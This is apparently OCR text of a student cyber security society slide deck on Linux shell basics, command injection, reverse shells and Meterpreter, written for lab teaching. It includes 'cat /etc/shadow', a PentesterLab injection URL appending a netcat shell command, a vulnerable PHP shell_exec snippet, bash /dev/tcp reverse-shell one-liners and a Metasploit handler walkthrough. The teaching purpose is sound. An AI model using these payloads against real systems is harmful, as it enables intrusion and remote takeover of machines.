
Shells, Command Injection, And meterpreter

UoL CyberSoc

What’s a shell



- Runs shell commands from the user

- Comes in multiple types:
  - Virtual - Terminal on your machine
  - Reverse - Shell over a network connection where the device running the shell is the client
  - Bind - Shell over a network connection where the device running the shell is the server
  - Web - A web page that runs shell commands

Some basic shell commands

Taken from last years linux essentials presentation: cybersoc.cf/resources

cd – change directory

Directory - file system cataloging structure which contains references to other computer files
The **cd** command is used to change the current working directory.
Examples:

cd ..	= move back one directory or more using **(../../)**
cd /	= go to root directory
cd ~	= go to home directory of user
cd /home/username/Downloads	= using its absolute path
cd Downloads	= using relative path (same as cd ./Downloads)

cat – concatenate

Create single or multiple files, view content of a file, concatenate files and redirect output in terminal or files

cat << EOF =
cat /etc/shadow = view the content of shadow
cat file1 | less = help with navigation through large files
cat –n file1 = output lines with numbers

- **|** = output of one command serves as input to the next
- **>** = take output and puts it into a file

ls – list

list all the files and folders in a given directory

ls Documents/ = list the files in a particular directory

ls –la

-l = instructs Linux to print out a list of files with detailed descriptions

-a = show all files (including hidden starting with .)

```
┌──(kali㉿MSI)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures
```

```
┌──(kali㉿MSI)-[~]
└─$ ls Documents/
flagfile  moreFiles
```

There are three main user groups:

Owner - owner of the file or directory

Group - group that has been assigned to the file or directory

All Users - all other users on the system

Permission Types:	Advanced Permissions:
r- Read	**d** – directory
w- Write	**l** – symbolic link
x- execute	**s** - setuid/setgid permissions

```
┌──(kali㉿MSI)-[~]
└─$ ls -la
total 124
drwxr-xr-x 19 kali kali  4096 Sep 25 12:31 .
drwxr-xr-x  3 root root  4096 Sep  8 00:07 ..
-rw-------  1 kali kali  1971 Oct 11 23:04 .bash_history
-rw-r--r--  1 kali kali   220 Sep  8 00:07 .bash_logout
-rw-r--r--  1 kali kali  5349 Sep  8 00:07 .bashrc
-rw-r--r--  1 kali kali  3526 Sep  8 00:07 .bashrc.original
drwxr-xr-x 12 kali kali  4096 Sep 21 12:18 .cache
drwxr-xr-x  8 kali kali  4096 Sep  8 00:35 .config
drwx------  3 kali kali  4096 Sep  8 00:29 .dbus
drwxr-xr-x  2 kali kali  4096 Sep 10 00:33 Desktop
drwxr-xr-x  2 kali kali  4096 Sep  8 00:29 Documents
drwxr-xr-x  2 kali kali  4096 Sep  8 00:29 Downloads
drwx------  3 kali kali  4096 Sep 21 12:14 .gnupg
-rw-------  1 kali kali  1212 Sep 21 12:14 .ICEauthority
drwxr-xr-x  3 kali kali  4096 Sep  8 00:29 .local
drwx------  5 kali kali  4096 Sep  8 00:31 .mozilla
drwxr-xr-x  2 kali kali  4096 Sep  8 00:29 Music
drwxr-xr-x  2 kali kali  4096 Sep  8 00:39 Pictures
-rw-r--r--  1 kali kali   807 Sep  8 00:07 .profile
drwxr-xr-x  2 kali kali  4096 Sep  8 00:29 Public
drwx------  2 kali kali  4096 Sep 25 12:31 .ssh
drwxr-xr-x  2 kali kali  4096 Sep  8 00:29 Templates
drwxr-xr-x  2 kali kali  4096 Sep  8 00:29 Videos
drwxr-xr-x  2 kali kali  4096 Sep 21 12:14 .vnc
drwxr-xr-x  5 kali kali  4096 Sep  8 00:45 .vscode-server
-rw-r--r--  1 kali kali   272 Oct  6 23:14 .wget-hsts
-rw-------  1 kali kali    97 Sep 21 12:14 .Xauthority
-rw-r--r--  1 kali kali 10605 Sep  8 00:07 .zshrc
```

chmod - Change mode

chmod +x file1

chown - Change owner

chown user1:family file1

id – find user UIDs

```
┌──(kali㉿MSI)-[~]
└─$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
```

explainshell.com

Command Injection

PentesterLab » Web for Pentester - Mozilla Firefox

1.27/commandexec/example1.php?ip=127.0.0.1; nc 192.168.1.28 9090 -e /bin/

http://192.168.1.27/commandexec/example1.php?ip — Visit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.006 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.010 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.006/0.008/0.010/0.002 ms
```

© PentesterLab 2013

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.28  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe33:7572  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:33:75:72  txqueuelen 1000  (Ethernet)
        RX packets 444  bytes 238935 (233.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 270  bytes 28229 (27.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 52  bytes 2596 (2.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 2596 (2.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

Command Injection

Goal: use some escape character to break the format of the command allowing you to execute shell commands

Common escape characters:


- ;
- &&
- ||
- “
- ‘

```
$user_input = $_GET['echo'];
shell_exec('echo ' . $user_input);
```

```
$user_input = "hi";
shell_exec('echo hi'); // = "hi"
```

```
$user_input = "hello; whoami";
shell_exec('echo hello; whomai')
// = "hello\nuser"
```


Reverse shell



Vulnerable Machine

Reverse shell connection

Commands



You

revshells.com

Theme Dark

Reverse Shell Generator

IP & Port

IP 127.0.0.1 Port 9001 +1

Listener Advanced

```
nc -lvnp 9001
```

Type nc

Copy

Reverse Bind MSFVenom

OS All Show Advanced

Bash -i

Bash 196

```
bash -i >& /dev/tcp/127.0.0.1/9001 0>&1
```

1. Start listener on your machine
2. Run reverse shell on victim
3. Listener will turn into shell (if everything worked)

Victim

```
~ via ⬢ v18.10.0
❯ bash -i >& /dev/tcp/127.0.0.1/9001 0>&1
]
```

You

```
~  nc -lvnp 9001
Connection from 127.0.0.1:54040
bash: /usr/share/nvm/init-nvm.sh: No such file or directory
                    -`                    tom@computer-go-brrrrrr
                  .o+`                    -----------------------
                 `ooo/                    OS: Arch Linux x86_64
                `+oooo:                   Kernel: 5.19.13-zen1-1-zen
               `+oooooo:                  Uptime: 1 day, 3 hours, 48 mins
               -+oooooo+:                 Packages: 2219 (pacman), 22 (flatpak)
             `/:-:++oooo+:                Shell: bash 5.1.16
            `/++++/+++++++:               Resolution: 1920x1080
           `/++++++++++++++:              DE: qtile
          `/+++ooooooooooooo/`            WM: LG3D
         ./ooosssso++osssssso+`           Theme: Adwaita-dark [GTK2/3]
        .oossssso-`+++`/ossssss+`         Icons: Papirus [GTK2/3]
       -ossssssso.      :ssssssso.        Terminal: alacritty
      :osssssss/        osssso+++.        Terminal Font: black: '0x1e2127'
     /ossssssss/        +ssssooo/-        CPU: AMD Ryzen 7 3800X (16) @ 3.900GHz
   `/ossssso+/:-        -:/+osssso+-      GPU: NVIDIA GeForce GTX 960
  `+sso+:-`                 `.-/+oso:     Memory: 8877MiB / 32010MiB
 `++:.                           `-/+/
 .`                                `/

~ via ⬢ v18.10.0
❯ []
```

Meterpreter

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 >
```

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload payload/cmd/unix/reverse_bash
payload ⇒ cmd/unix/reverse_bash
msf6 exploit(multi/handler) > set lhost 192.168.122.118
lhost ⇒ 192.168.122.118
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.122.118:4444
```

```
┌──(kali㉿kali)-[~]
└─$ bash -i >& /dev/tcp/192.168.122.118/4444 0>&1
```

```
[*] Command shell session 1 opened (192.168.122.118:4444 → 192.168.122.118:38810
) at 2022-10-12 14:41:13 +0000
```

ctrl+z

```
┌──(kali㉿kali)-[~]
└─$ ^Z
Background session 1? [y/N]  y
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.122.118:4433
[*] Sending stage (989032 bytes) to 192.168.122.118
[*] Meterpreter session 2 opened (192.168.122.118:4433 → 192.168.122.118:43810 )
```

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
```